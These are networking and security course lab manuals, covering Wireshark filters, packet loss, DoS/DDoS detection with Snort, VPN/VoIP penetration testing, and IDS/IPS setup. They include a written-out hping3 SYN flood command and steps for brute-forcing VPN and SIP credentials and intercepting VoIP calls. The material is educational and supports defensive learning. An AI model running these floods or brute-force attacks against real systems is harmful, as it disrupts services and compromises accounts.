2d 6f 72 67 3a 73 65 72 76 69 63 65 3a 64 69 61
6c 3a 31 0d 0a 0d 0a
Wi-Fi: <live capture in progress>
Packets: 44 · Displayed: 44 (100.0%)
4:43 PM

Basic concepts of the Network Traffic

IP Addresses: It was designed for the devices to communicate with each other on a local network or over the Internet. It is used for host or network interface identification. It provides the location of the host and capacity of establishing the path to the host in that network. Internet Protocol is the set of predefined rules or terms under which the communication should be conducted. The types of IP addresses are **IPv4 and IPv6**.

- **IPv4 is a 32-bit address in which each group represents 8 bits ranging from 0 to 255.**
- **IPv6 is a 128-bit address.**

IP addresses are assigned to the host either dynamically or static IP address. Most of the private users have dynamic IP address while business users or servers have a static IP address. Dynamic address changes whenever the device is connected to the Internet.

Computer Ports: The computer ports work in combination with the IP address directing all outgoing and incoming packets to their proper places. There are well-known ports to work with like **FTP** (File Transfer Protocol), which has port no. 21, etc. All the ports have the purpose of directing all packets in the predefined direction.

Protocol: The Protocol is a set of predefined rules. They are considered as the standardized way of communication. One of the most used protocol is **TCP/IP**. It stands for **Transmission Control Protocol/ Internet Protocol**.

OSI model: OSI model stands for **Open System Interconnect**. OSI model has seven layers, namely, **Application layer, Presentation layer, Session layer, Transport layer, Network layer, Data link layer, and the physical layer**. OSI model gives a detail representation and explanation of the transmission and reception of data through the layers. OSI model supports both connectionless and connection-oriented communication mode over the network layer. The OSI model was developed by ISO (International Standard Organization).

list of filters used in Wireshark:

Filters	Description
ip.addr Example- ip.addr==10.0.10.142 ip.src ip.dst	It is used to specify the IP address as the source or the destination. This example will filter based on this IP address as a source and a destination. If we want for a particular source or destination then, It is used for the source filter. It is used for the destination.
protocol Example- dns or http 'Dns and http' is never used.	This command filters based on the protocol. It requires the packet to be either dns protocol or http protocol and will display the traffic based on this. We would not use the command 'dns and http' because it requires the packet to be both, dns as well as http, which is impossible.
tcp.port Example: tcp.port==443	It sets filter based on the specific port number. It will filter all the packets with this port number.
4. udp.port	It is same as tcp.port. Instead, udp is used.
tcp.analysis.flags example is shown in **fig(5)**.	Wireshark can flag TCP problems. This command will only display the issues that Wireshark identifies. Example, packet loss, tcp segment not captured, etc. are some of the problems. It quickly identifies the problem and is widely used.
6.!() For example, !(arp or dns or icmp) This is shown in **fig (6)**.	It is used to filter the list of protocols or applications, in which we are not interested. It will remove arp, dns, and icmp, and only the remaining will be left or it clean the things that may not be helpful.
Select any packet. Right-click on it and select 'Follow' and then select' TCP stream.' Shown in fig. (7).	It is used if you want to work on a single connection on a TCP conversation. Anything related to the single TCP connection will be displayed on the screen.

tcp contains the filter For example- tcp contains Facebook Or udp contains Facebook	It is used to display the packets which contain such words. In this, Facebook word in any packet in this trace file i.e., finding the devices, which are talking to Facebook. This command is useful if you are looking for a username, word, etc.
http.request For the responses or the response code, you can type http.response.code==200	It will display all the http requests in the trace file. You can see all the servers, the client is involved.
tcp.flags.syn==1 This is shown in fig (10). tcp.flags.reset	This will display all the packets with the sync built-in tcp header set to 1. This will show all the packets with tcp resets.

Wireshark packet sniffing

Wireshark is a packet sniffing program that administrators can use to isolate and troubleshoot problems on the network. It can also be used to capture sensitive data like usernames and passwords. It can also be used in wrong way (hacking) to ease drop.

Packet sniffing is defined as the process to capture the packets of data flowing across a computer network. The Packet sniffer is a device or software used for the process of sniffing.

Below are the steps for packet sniffing:

Lab Manual 04: Using Capture Filters in Wireshark

Lab Overview

Wireshark is a powerful network protocol analyzer that allows users to capture and inspect the data traversing a network in real-time. Capture filters in Wireshark allow users to specify which packets should be captured during a live capture session. These filters can significantly reduce the volume of data captured, making it easier to focus on specific traffic types or network activities.

In this lab, we will explore the use of capture filters in Wireshark. You will learn how to apply different types of filters to capture only relevant traffic, improving both the performance and accuracy of packet analysis.

Lab Objectives

By the end of this lab, you will be able to:

1. Understand the difference between capture filters and display filters.
2. Apply common capture filters to Wireshark sessions.
3. Create custom capture filters to meet specific network traffic analysis needs.
4. Analyze network traffic using filtered data in Wireshark.

Prerequisites

- Basic knowledge of networking and TCP/IP protocols.
- Wireshark installed on your system.

Lab Setup

1. Install Wireshark on your machine if not already installed.
    - Wireshark can be downloaded from Wireshark's official website.
2. You'll need administrative privileges to capture network traffic.
3. If possible, use a test environment to avoid capturing sensitive or private data.

Part 1: Understanding Capture Filters

1.1 Capture Filters vs. Display Filters

- **Capture Filters** are applied before the packet capture starts and limit the packets that Wireshark saves to the capture file.
- **Display Filters** are applied after the capture and only affect what is shown in Wireshark's GUI, but all packets are saved in the capture file.

Example:

- A capture filter will only save traffic that matches the filter, e.g., only packets to/from a specific IP.
- A display filter allows you to view only HTTP traffic after all network traffic is already captured.

Part 2: Common Capture Filters

2.1 Capturing Traffic Based on IP Addresses

1. **Capture traffic to or from a specific host:**

```
host 192.168.1.10
```

   This will capture any traffic with a source or destination IP of `192.168.1.10`.

2. **Capture traffic from a specific host:**

```
src host 192.168.1.10
```

   This will capture only traffic originating from `192.168.1.10`.

3. **Capture traffic to a specific host:**

```
dst host 192.168.1.10
```

   This captures traffic destined for `192.168.1.10`.

2.2 Capturing Traffic Based on Protocol

1. **Capture only TCP traffic:**

```
tcp
```

   This filter will capture only packets that are using the TCP protocol.

2. **Capture only UDP traffic:**

```
udp
```

   This filter captures only UDP packets.

3. **Capture only ICMP traffic (ping):**

```
icmp
```

Use this to capture ICMP packets such as those generated by the `ping` command.

2.3 Capturing Traffic Based on Port Numbers

1. **Capture traffic on a specific port:**

```
port 80
```

This captures any traffic destined for or originating from port 80 (commonly used for HTTP).

2. **Capture traffic on a specific port using TCP:**

```
tcp port 80
```

This will capture only TCP traffic on port 80.

3. **Capture traffic on a specific port using UDP:**

```
udp port 53
```

This captures DNS traffic since DNS typically uses UDP on port 53.

Part 3: Advanced Capture Filters

3.1 Capturing Traffic Based on Network Segments

1. **Capture traffic from a specific network:**

```
net 192.168.1.0/24
```

This captures traffic from any host on the `192.168.1.0/24` network.

2. **Capture traffic from or to a specific network:**

```
net 10.0.0.0/8
```

This captures all traffic to and from any host in the `10.0.0.0/8` network.

3.2 Capturing Traffic Based on MAC Address

1. **Capture traffic based on a specific MAC address:**

```
ether host 00:11:22:33:44:55
```

This captures traffic to and from the device with MAC address `00:11:22:33:44:55`.

3.3 Capturing Non-IP Traffic

1. **Capture only ARP packets:**

```
arp
```

ARP (Address Resolution Protocol) packets are used to resolve IP addresses to MAC addresses on a local network.

2. **Capture Ethernet broadcast traffic:**

```
ether broadcast
```

This captures broadcast packets on the Ethernet layer.

Part 4: Creating Custom Capture Filters

4.1 Combining Filters with AND/OR Logic

1. **Capture traffic on port 80 from a specific IP:**

```
host 192.168.1.10 and port 80
```

This filter will capture only traffic to or from `192.168.1.10` on port 80.

2. **Capture traffic from one IP or another IP:**

```
host 192.168.1.10 or host 10.0.0.5
```

This captures traffic to/from either `192.168.1.10` or `10.0.0.5`.

4.2 Excluding Traffic from the Capture

1. **Capture all traffic except traffic from a specific IP:**

```
not host 192.168.1.10
```

This will capture all traffic except for any traffic to/from the IP `192.168.1.10`.

2. **Capture all non-HTTP traffic:**

```
not tcp port 80
```

This will capture everything except TCP traffic on port 80 (HTTP).

Part 5: Performing the Lab

5.1 Step-by-Step Instructions

1. **Start Wireshark:**
   - Open Wireshark and select the network interface you wish to capture traffic from (e.g., Ethernet, Wi-Fi).
2. **Apply a Capture Filter:**
   - Before starting the capture, enter a capture filter in the "Capture Filter" field (just below the interface list) or click the blue shark fin icon and enter it in the capture options window.
3. **Start Capturing:**
   - Click the green start button to begin capturing network traffic.
4. **Generate Network Traffic:**
   - Use your browser, issue ping commands, or generate traffic in other ways based on your filter (e.g., visit websites, ping specific IPs).
5. **Analyze the Captured Packets:**
   - After capturing sufficient traffic, stop the capture and review the captured packets in Wireshark. Use display filters if necessary to narrow down the data for deeper analysis.
6. **Experiment with Different Capture Filters:**
   - Repeat the capture process with different filters to see how each filter narrows down the captured traffic.

Part 6: Lab Conclusion

Summary

In this lab, you learned how to:

- Differentiate between capture and display filters in Wireshark.
- Apply common and advanced capture filters to limit captured traffic.
- Combine multiple filters for custom packet captures.

Capture filters are essential tools for efficiently analyzing large amounts of network traffic and can be tailored to meet specific investigative or troubleshooting needs.

Lab Manual 05: Finding a Text String in a Trace File Using Wireshark

---

Objective:

Learn how to search for a specific text string in a network trace file using Wireshark.

Prerequisites:

- Basic understanding of **Wireshark**
- Wireshark installed on your system
- A network trace file (or pcap file) available for analysis

Tools Used:

- **Wireshark**: A network protocol analyzer used to capture and interactively browse the traffic running on a computer network.

Step-by-Step Procedure

Step 1: Open Wireshark

1. Launch **Wireshark** on your system.
2. If you already have a trace file, go to **File > Open**, and browse to load the specific `.pcap` file. If not, capture live traffic by selecting the appropriate network interface and clicking **Start Capture** (blue shark fin icon).

Step 2: Understanding the Wireshark Interface

Before searching for a string, familiarize yourself with the interface:

- **Packet List Pane**: Displays a summary of all captured packets.
- **Packet Details Pane**: Shows detailed breakdown of the currently selected packet.
- **Packet Bytes Pane**: Displays the raw data of the packet, both in hexadecimal and ASCII.

Step 3: Use the "Find" Option to Search for a Text String

Wireshark provides the ability to search for specific content in the trace. We will now look for a specific text string, which could be part of a packet, HTTP request, or any other protocol data.

1. In Wireshark, press **Ctrl + F** to open the "Find" dialog box. Alternatively, you can navigate to **Edit > Find Packet**.

Step 4: Configure Search Options

In the "Find Packet" dialog, configure the following settings:

- **Search In**: Specify where you want to search.
  - Choose **Packet List**, **Packet Details**, or **Packet Bytes**.
  - For searching a text string, select **Packet Bytes** (this option will search through the raw packet data).
- **Match Type**: Define what you're searching for.
  - Select **String** to search for specific text.
  - In the search box, type the string you're looking for. This could be any text, such as "password", "GET", "POST", or any other plain text that might appear in the network traffic.

Step 5: Search for the String

1. After specifying the search options, click **Find**.
2. Wireshark will highlight the first packet that contains the specified string.
3. You can navigate through multiple instances of the text in other packets by clicking the **Find Next** button or pressing **Ctrl + N**.

Step 6: Analyze the Results

1. Once you locate a packet containing the string, it will be highlighted in the **Packet List Pane**.
2. Click the packet to view its details in the **Packet Details Pane**.
3. The **Packet Bytes Pane** will highlight the occurrence of the search string in both the hexadecimal and ASCII representations.

Step 7: Filtering for Specific Packets (Optional)

If the string you're searching for is associated with a particular protocol, such as HTTP, you can further filter the packets:

1. Use the filter bar at the top and enter an appropriate filter expression. For example:
   - `http` for HTTP traffic.
   - `tcp.port == 80` to view only TCP traffic on port 80 (HTTP).
2. Press **Enter** to apply the filter and limit the view to relevant packets.

Step 8: Exporting the Results (Optional)

If you need to export the results:

1. Right-click the packet and choose **Follow > TCP Stream** (or other protocols, e.g., HTTP).
2. Wireshark will display the entire conversation between the client and server.
3. You can save this conversation as a text file by clicking **Save As**.

Explanation

When analyzing network traffic, it is often necessary to search for specific strings, such as sensitive information or protocol requests (e.g., `GET` or `POST` in HTTP). Wireshark allows users to search through the entire packet capture using raw text or hexadecimal data, making it incredibly useful for investigating anomalies or debugging network communications.

By using the "Find Packet" feature, you can locate any text strings within the packets and easily analyze their contents. This capability is crucial when conducting security analysis, especially in scenarios where you're searching for passwords or debugging specific communication patterns.

Additionally, being able to apply filters after identifying a particular packet helps narrow down and focus the investigation on the relevant traffic, improving both the efficiency and effectiveness of the analysis.

Example Scenario: Searching for the String "GET" in HTTP Traffic

Let's consider a scenario where you want to locate all HTTP GET requests in a captured traffic file.

1. Open the capture file in Wireshark.
2. Press **Ctrl + F** and enter `GET` in the search bar.
3. Set the search parameters to look in **Packet Bytes** and ensure that you're searching for a **String**.
4. Click **Find**, and Wireshark will highlight the first packet containing the `GET` request.
5. After identifying one packet, you can further filter the traffic using the expression `http.request.method == "GET"` to only show GET requests.

This method allows you to easily locate key network traffic data and analyze its implications.

Conclusion

In this lab, you learned how to find a specific text string in a trace file using Wireshark’s search functionality. This feature is fundamental for packet-level analysis, especially when investigating protocols, debugging applications, or performing security audits.

Lab Manual 6: Understanding Packet Loss and Recovery Process

Objective:

To understand how packet loss occurs in a network, how it's detected using network monitoring tools like Wireshark, and the recovery mechanisms implemented to mitigate the effects of packet loss.

Requirements:

- Wireshark (installed on your system)
- A network environment where packet loss can be simulated (optional: network emulator or packet generator like `tc` on Linux)
- A PCAP file with instances of packet loss (can be captured during testing)

Background Information:

Packet Loss: Packet loss occurs when one or more packets of data traveling across a computer network fail to reach their destination. It can be caused by:

- Network congestion
- Faulty hardware
- Software issues
- High latency connections
- Interference in wireless networks

Effects of Packet Loss:

- Reduced data throughput
- Increased latency
- Degraded quality of real-time applications (e.g., voice, video)

Packet Recovery Mechanisms:

- **TCP (Transmission Control Protocol):** TCP includes mechanisms like retransmission, timeouts, and acknowledgment (ACK) to recover from packet loss.
- **UDP (User Datagram Protocol):** UDP does not inherently recover from packet loss; additional application-level protocols (e.g., RTP for video streaming) need to handle recovery.

Step-by-Step Instructions:

1. Capture or Open a Trace File

a. **Open a Pre-existing Capture File:**

- Launch Wireshark.
- Go to `File -> Open` and select a PCAP file that has instances of packet loss.

b. **Capture Network Traffic:**

- If you need to capture live traffic:
  - Select your network interface in Wireshark.
  - Start capturing by clicking on the blue shark fin icon (`Start Capture`).
  - Allow some traffic to flow through the network.
  - Stop the capture by clicking the red square (`Stop Capture`).

If you want to simulate packet loss, you can use tools like `tc` (Linux command line utility) to manipulate traffic parameters (e.g., introducing packet loss).

Command Example (Linux):

```
sudo tc qdisc add dev eth0 root netem loss 10%
```

2. Analyze Network Traffic for Packet Loss

Once you have a PCAP file loaded, look for the signs of packet loss. Packet loss in Wireshark is typically identified by:

- Duplicate ACKs
- Retransmissions
- TCP Fast Retransmissions
- Out-of-order packets
- Gaps in the sequence numbers

3. Use Display Filters to Identify Packet Loss

Wireshark allows you to filter specific packet behaviors that indicate loss and recovery.

Common filters to detect packet loss in TCP traffic:

- **TCP Retransmissions:**

```
tcp.analysis.retransmission
```

- **TCP Fast Retransmissions:**

```
tcp.analysis.fast_retransmission
```

- **Duplicate ACKs:**

```
tcp.analysis.duplicate_ack
```

- **Lost Segments:**

```
tcp.analysis.lost_segment
```

Steps:

- Type any of the above filters into the Wireshark display filter bar.
- Apply the filter to view only the packets that match the criteria.
- In the packet list, you should see retransmitted packets or acknowledgment messages that signal a lost or out-of-order segment.

4. Examining TCP Recovery Mechanisms

Wireshark provides tools to view how TCP attempts to recover from packet loss. These mechanisms include:

a. **Duplicate Acknowledgments (Dup ACK):**

- If a packet is lost, the receiver detects a missing sequence number and sends duplicate ACKs for the last successful packet received.
- In the packet details, you'll see duplicate ACKs with the same acknowledgment number.

b. **Retransmissions:**

- After receiving a series of duplicate ACKs, the sender initiates retransmission of the lost packet.
- Wireshark will highlight this in the packet analysis as a "TCP Retransmission" event.
- Examine the sequence number in the retransmitted packet and compare it to the earlier sequence to confirm a retransmission.

c. **TCP Fast Retransmission:**

- If the sender receives three duplicate ACKs, it assumes packet loss and performs a fast retransmission, skipping the standard timeout period.
- These can be identified in Wireshark using the `tcp.analysis.fast_retransmission` filter.

Example:

- After applying the `tcp.analysis.retransmission` filter, you will see retransmitted packets. Inspect the packet details to observe the sequence numbers and TCP flags, which indicate the recovery in progress.

5. Identifying UDP Packet Loss

Since UDP doesn't handle packet loss at the transport layer, recovery mechanisms (if any) must be implemented at the application layer. This makes it harder to identify packet loss directly in UDP traffic. However, certain indicators can help:

a. **Missing Sequence Numbers (Application Level):**

- For application protocols built on UDP (like RTP for video or voice), sequence numbers are typically added at the application layer.
- Use Wireshark to inspect the protocol headers and see if any packets are missing based on sequence numbers.
- For RTP, you can use the `rtp.seq` field to track sequence numbers.

b. **Custom Protocol Analysis:**

- Some application-level protocols include their own error detection and recovery mechanisms. Look for retransmissions or re-requests in protocols like TFTP, RTP, or other media streams.

6. Simulating Packet Loss (Optional)

If you have a controlled environment (testbed), you can simulate packet loss and recovery to study its effects:

a. **Using a Network Emulator:**

- Tools like `tc` (on Linux) or `WANem` allow you to artificially introduce packet loss and study its impact on network traffic.

Example (Linux `tc` command to introduce 10% packet loss):

```
sudo tc qdisc add dev eth0 root netem loss 10%
```

b. **Monitoring the Effects:**

- Capture traffic with Wireshark while running an application (e.g., a file transfer using FTP or HTTP) and analyze the resulting packet loss and recovery efforts (such as retransmissions).

7. Calculating Packet Loss Percentage

You can also calculate the percentage of packet loss in Wireshark using the `Statistics` menu:

a. **TCP Stream Analysis:**

- Go to `Statistics -> TCP Stream Graphs -> Throughput`.
- This graph allows you to see where packet loss and retransmissions occurred in the stream.

b. **Packet Loss by Packet Count:**

- Use `Statistics -> Summary` to view the overall number of packets sent and received.
- To calculate packet loss, you can compare the number of retransmitted packets to the total number of packets in the capture.

Example Scenario:

Objective:

Understand packet loss during a file download over TCP and observe recovery through retransmissions.

1. **Capture network traffic** while downloading a file over HTTP.
2. **Simulate packet loss** using a network emulator (`tc`) to introduce 5% packet loss during the download.
3. Apply filters like `tcp.analysis.retransmission` and `tcp.analysis.duplicate_ack` to identify lost and retransmitted packets.
4. **Follow the TCP stream** to see how packet loss affects the throughput and recovery process.
5. Calculate the **percentage of packet loss** by analyzing the statistics in Wireshark.

Lab Questions:

1. What are the main causes of packet loss in a network?
2. How does TCP recover from packet loss, and what role do duplicate ACKs play?
3. How would you identify packet loss in a UDP-based protocol like RTP?
4. Can you observe packet loss directly, or do you rely on secondary indicators (e.g., retransmissions)?
5. How does packet loss impact real-time applications like voice or video calls compared to file transfers?

Conclusion:

Packet loss is a critical factor in network performance, affecting everything from web browsing to real-time applications like voice and video. By using Wireshark to identify and analyze packet loss events, you can better understand how different protocols like TCP and UDP handle recovery and maintain reliable communication. This lab provided an introduction to detecting packet loss, understanding recovery mechanisms, and simulating loss for testing purposes.

Lab Manual: Identifying DoS and DDoS Attacks

Objective:

This lab aims to help students identify Denial of Service (DoS) and Distributed Denial of Service (DDoS) attacks using network monitoring tools and analysis techniques. Students will learn to differentiate between regular network traffic and anomalous patterns indicative of DoS and DDoS attacks.

Prerequisites:

- Basic knowledge of TCP/IP protocols, network layers, and traffic analysis
- Familiarity with network security concepts
- Basic knowledge of Linux commands and network tools (Wireshark, tcpdump)
- Virtual environment set up with tools such as Wireshark, tcpdump, and other optional utilities (e.g., Snort, Suricata)

Lab Setup:

- **Tools Required:** Wireshark, tcpdump, Snort or Suricata, hping3 (for generating DoS traffic), Mininet (optional, for network emulation).
- **Environment:** Linux virtual machine or network simulator environment such as GNS3 or Mininet.

Part 1: Understanding DoS and DDoS Attacks

1. **Theory Overview**
    - **DoS Attack:** A cyber attack that floods a network or server with excessive requests, disrupting normal traffic and service availability.
    - **DDoS Attack:** Similar to a DoS attack but involves multiple distributed sources (often using botnets) to launch a coordinated attack, making it more challenging to mitigate.
2. **Signs of DoS and DDoS Attacks**
    - High volumes of incoming traffic from a single or multiple sources.
    - Sudden spikes in traffic, CPU usage, or memory utilization on servers.
    - Increased latency or unavailability of network resources.

Lab Steps:

Task 1: Generating DoS and DDoS Traffic for Analysis

1. **Using hping3 to Simulate DoS Traffic**
   - **Objective:** Generate a DoS attack by simulating high traffic from a single source.
   - **Command:**

     ```
     hping3 -S --flood -p 80 <target IP>
     ```

     - -S flag initiates a SYN flood attack.
     - --flood sends packets continuously.
     - -p 80 targets HTTP (port 80).
   - **Expected Outcome:** Targeted server should experience a flood of SYN packets, potentially affecting its responsiveness.
2. **Simulating DDoS Traffic Using Multiple Instances of hping3**
   - **Objective:** Launch multiple instances of hping3 from different virtual machines or IPs.
   - **Command:**

     hping3 -S --flood -p 80 <target IP>

   - **Expected Outcome:** Traffic should originate from various IP addresses, simulating a DDoS attack and overwhelming the server.

Task 2: Capturing and Analyzing Network Traffic

1. **Capture Traffic Using tcpdump**
   - **Command to Start Capture:**

     ```
     sudo tcpdump -i <interface> -w dos_ddos_capture.pcap
     ```

   - **Parameters:**
     - <interface> is the network interface (e.g., eth0).
     - -w dos_ddos_capture.pcap saves the capture to a file for analysis.
2. **Analysis with Wireshark**
   - **Open Capture File:** Load dos_ddos_capture.pcap in Wireshark.
   - **Filter for SYN Floods:**
     - Use Wireshark filter: tcp.flags.syn == 1 and tcp.flags.ack == 0
     - This filter helps detect SYN packets without corresponding ACK packets, indicating a possible SYN flood attack.
   - **Inspect for DDoS Patterns:**

- Look for SYN packets from multiple IPs targeting a single server IP, indicative of DDoS.

Task 3: Intrusion Detection System (IDS) Setup for DoS/DDoS Detection

1. **Setting up Snort for DoS Detection**
   - **Objective:** Configure Snort to detect unusual patterns indicative of DoS or DDoS attacks.
   - **Command to Start Snort:**

     ```
     sudo snort -A console -q -c /etc/snort/snort.conf -i <interface>
     ```

     - <interface> is the network interface (e.g., eth0).
   - **Rule Example for Detecting SYN Floods:**

     ```
     alert tcp any any -> any 80 (flags: S; threshold: type both, track by_src, count 50, seconds 10; msg: "Potential SYN Flood Detected"; sid:100001;)
     ```

   - **Expected Outcome:** Snort generates alerts when SYN packets exceed a threshold within a specified timeframe.
2. **Analyzing Alerts in Snort**
   - **Interpretation:** Examine the alert output to identify patterns, such as multiple SYN packets without completion of the TCP handshake.

Task 4: Documenting Findings

1. **Log Observations:**
   - **DoS Attack:** Note source IP, packet rate, protocol used, and impact on target.
   - **DDoS Attack:** Record multiple IPs, traffic intensity, targeted services, and duration.
2. **Summarize Key Indicators for DoS/DDoS Detection:**
   - Sudden traffic spikes, especially in SYN packets without corresponding ACKs.
   - Source of traffic (single vs. multiple IPs).
   - Performance impact on the server (e.g., high CPU usage, delayed response times).

Lab Questions and Analysis:

1. **What key differences did you observe between DoS and DDoS attack traffic?**
2. **How effective was tcpdump in capturing relevant traffic? What were the challenges in analyzing a high-traffic capture?**
3. **Evaluate the Snort rules and alert accuracy. Were there any false positives?**
4. **Describe mitigation strategies for DoS/DDoS attacks based on your findings.**

Conclusion:

This lab demonstrated practical techniques to identify DoS and DDoS attacks. Students gained hands-on experience with network monitoring tools and learned to recognize traffic patterns associated with these attacks. Real-world traffic scenarios highlighted the challenges of detection, analysis, and incident response, laying a foundation for further studies in network security defense mechanisms.

Lab Manual 08: VPN and VoIP Penetration Testing

Lab Objective:

To understand, simulate, and exploit vulnerabilities in VPN and VoIP protocols using various open-source tools. Students will gain practical skills in identifying weak configurations and performing security assessments on VPN and VoIP infrastructures.

Prerequisites:

- Basic understanding of VPN and VoIP technologies and protocols (e.g., IPsec, OpenVPN, SIP, RTP).
- Familiarity with Linux command-line and networking fundamentals.
- Prior experience with basic penetration testing tools like Nmap and Wireshark.

Lab Setup:

1. **Network Requirements:**
   - A local network environment with isolated subnets for VPN and VoIP traffic.
   - Virtual machines (VMs) to simulate VPN servers, VoIP servers, and clients.
2. **Software and Tools:**
   - OpenVPN or IPsec server setup on a VM for VPN testing.
   - A VoIP server like Asterisk, FreePBX, or Kamailio for VoIP testing.
   - Tools: Nmap, Wireshark, OpenVAS, Metasploit, SIPVicious, sngrep, Hydra, John the Ripper, and ike-scan.

Lab Exercises

Section 1: VPN Penetration Testing

1. **Lab 8.1: VPN Reconnaissance and Enumeration**
   - **Objective:** Identify VPN servers and enumerate details.
   - **Tools:** Nmap, ike-scan.
   - **Steps:**
     1. Use Nmap to detect open ports related to VPN protocols (IPsec, OpenVPN).
     2. Run `ike-scan` to identify IPsec VPN endpoints and determine their configuration.
   - **Expected Output:** List of VPN servers, port information, VPN types, and potential configurations.
2. **Lab 8.2: VPN Authentication Bruteforce**
   - **Objective:** Test the strength of VPN authentication methods.
   - **Tools:** Hydra, ike-scan.
   - **Steps:**
     1. Use ike-scan to capture VPN handshake details.
     2. Apply Hydra to brute-force pre-shared keys (PSKs) or login credentials on captured handshakes.
   - **Expected Output:** Identify weak PSKs or usernames and passwords.
3. **Lab 8.3: Analyzing VPN Traffic**
   - **Objective:** Capture and analyze VPN traffic for vulnerabilities.
   - **Tools:** Wireshark, OpenVPN, tcpdump.
   - **Steps:**
     1. Capture traffic on a VPN-enabled network interface.
     2. Identify weaknesses like unencrypted data transmission or misconfigurations.

- **Expected Output:** Analysis report on potential vulnerabilities in VPN traffic.

4. **Lab 8.4: VPN Configuration Weaknesses**
   - **Objective:** Assess common VPN misconfigurations.
   - **Tools:** OpenVAS or similar vulnerability scanner.
   - **Steps:**
     1. Run OpenVAS on the VPN server to detect misconfigurations.
     2. Interpret the results and suggest remediation.
   - **Expected Output:** Report on VPN server's configuration and possible improvements.

Section 2: VoIP Penetration Testing

1. **Lab 8.2.1: VoIP Enumeration and Reconnaissance**
   - **Objective:** Enumerate and fingerprint VoIP services.
   - **Tools:** Nmap, SIPVicious, sngrep.
   - **Steps:**
     1. Use Nmap to discover SIP and RTP services on the target.
     2. Use SIPVicious to enumerate VoIP users and capture call setup information.
   - **Expected Output:** List of discovered VoIP endpoints, SIP users, and servers.
2. **Lab 8.2.2: VoIP Authentication Bruteforce**
   - **Objective:** Identify weak credentials for VoIP users.
   - **Tools:** Hydra, SIPVicious.
   - **Steps:**
     1. Use SIPVicious to enumerate valid usernames.
     2. Use Hydra to brute-force SIP accounts using discovered usernames.
   - **Expected Output:** List of compromised SIP accounts and passwords.
3. **Lab 8.2.3: VoIP Eavesdropping and Call Interception**
   - **Objective:** Capture and analyze VoIP traffic for vulnerabilities.
   - **Tools:** Wireshark, sngrep.
   - **Steps:**
     1. Capture RTP streams using sngrep or Wireshark.
     2. Attempt to listen to or reconstruct VoIP calls.
   - **Expected Output:** Demonstration of the feasibility of call interception under specific configurations.
4. **Lab 8.2.2.4: Testing VoIP Configuration and Security Policies**
   - **Objective:** Identify and remediate configuration issues in VoIP servers.
   - **Tools:** Metasploit, Asterisk tools, or OpenVAS.
   - **Steps:**
     1. Run configuration assessments on the VoIP server.
     2. Use Metasploit modules for SIP or RTP to explore vulnerabilities.
   - **Expected Output:** Configuration and vulnerability report with mitigation steps.

Assessment Criteria

- **Report Quality:** Clear documentation of steps, results, and interpretations.
- **Technical Accuracy:** Correct application of tools and accurate identification of vulnerabilities.
- **Remediation Suggestions:** Practical recommendations based on identified issues.

Lab Safety and Ethics

- Perform all testing in a controlled, isolated lab environment.
- Obtain necessary permissions if testing outside lab conditions.

Lab Manual: Intrusion Detection System (IDS) Demonstration

Objective

To introduce students to the core principles and practical applications of IDS, allowing them to gain hands-on experience in setting up, configuring, and testing an IDS to identify and analyze network intrusions using open-source tools.

Pre-requisites

- Basic understanding of network security concepts
- Familiarity with Linux-based command-line environments
- Prior knowledge of network protocols (TCP/IP, HTTP, etc.)

Tools and Environment

- **Snort** or **Suricata** for IDS deployment
- **Wireshark** for packet analysis
- **Kali Linux** for generating network traffic and attacks
- **Ubuntu Linux VM** (or any Linux distribution) as the IDS server
- **Metasploit Framework** for testing IDS responses to simulated attacks

Lab Structure

Lab 1: Introduction to IDS

1. **Objective**: Understand the role of an IDS in cybersecurity and different types of IDS (NIDS, HIDS).
2. **Tasks**:
    - Define IDS and explain its importance.
    - Differentiate between IDS types: Network-based IDS (NIDS) and Host-based IDS (HIDS).
    - Discuss Snort and Suricata, comparing their features and use cases.
3. **Expected Outcome**: Students will gain theoretical knowledge about IDS systems and the tools to be used in later labs.

Lab 2: Setting Up Snort for Basic IDS Functionality

1. **Objective**: Install and configure Snort as an IDS on a Linux VM.
2. **Tasks**:
    - Install Snort and its dependencies.
    - Configure network interfaces in Snort for packet capture.

- Define and apply basic Snort rules to detect common network events.
- Test Snort installation by generating benign network traffic (e.g., using ping, curl).

3. **Expected Outcome**: A functioning Snort installation capable of monitoring network traffic and logging suspicious events.

Lab 3: Creating and Managing Snort Rules

1. **Objective**: Learn how to write and manage Snort rules to detect various types of attacks.
2. **Tasks**:
   - Explain the structure and syntax of Snort rules.
   - Write custom rules to detect basic attacks (e.g., ICMP flood, SYN flood).
   - Test the rules by generating network traffic and reviewing logs.
   - Modify and tune rules to minimize false positives.
3. **Expected Outcome**: Students can create custom Snort rules to detect specific types of network activity and recognize false positives.

Lab 4: Testing IDS with Attack Simulations

1. **Objective**: Test Snort or Suricata against simulated attacks to analyze IDS detection capability.
2. **Tasks**:
   - Launch different types of attacks using tools like Nmap, Metasploit, and custom scripts.
   - Observe how Snort/Suricata detects these attacks.
   - Use Wireshark to analyze traffic captured during attacks.
   - Experiment with various rule configurations to improve IDS detection.
3. **Expected Outcome**: Students will understand the detection capabilities of IDS and learn to identify various attack patterns.

Lab 5: IDS Log Analysis and Reporting

1. **Objective**: Analyze and interpret IDS logs to understand attack patterns.
2. **Tasks**:
   - Review Snort or Suricata log files and alerts.
   - Analyze alert data for potential threats.
   - Use log analysis tools (e.g., Barnyard2 for Snort, Elastic Stack) for advanced log analysis.
   - Create a report summarizing detected events and potential threats.
3. **Expected Outcome**: Skills in log interpretation, pattern recognition, and summarizing IDS alerts in a structured report.

Additional Considerations

- **Advanced Configurations**: Introduce Suricata's multi-threaded capabilities and additional detection modules for more advanced labs.
- **Post-Lab Discussion**: Evaluate the performance of Snort vs. Suricata based on their detection rate and discuss the importance of IDS tuning.
- **Real-World Applications**: Connect lab findings to real-world IDS deployment challenges like scalability, alert fatigue, and integration with other security tools.

This lab manual provides a comprehensive framework for learning IDS deployment, configuration, and practical usage in a controlled environment.

Lab Manual: Intrusion Prevention Systems (IPS) Demonstration

Lab Objective

To understand the workings of an Intrusion Prevention System (IPS), focusing on detection, prevention, and blocking malicious activity in real-time using Snort, an open-source IDS/IPS.

Lab Setup Requirements

- **Operating System:** Linux (Ubuntu, Kali, or CentOS preferred)
- **Hardware:** Minimum 4GB RAM, dual-core CPU
- **Software/Tools:** Snort, MySQL (optional for logging), Barnyard2 (optional for logging), Wireshark (for traffic analysis)
- **Network Setup:** Two systems (one as Snort IPS and another as an attacking system) or virtual machines within the same network.
- **User Permissions:** Root privileges

Lab Prerequisites

- Basic knowledge of TCP/IP, network traffic, and common attack types (DDoS, SQL Injection, etc.)
- Familiarity with Snort or similar network-based detection tools
- Experience in setting up and using Linux command-line tools

---

Lab Exercises

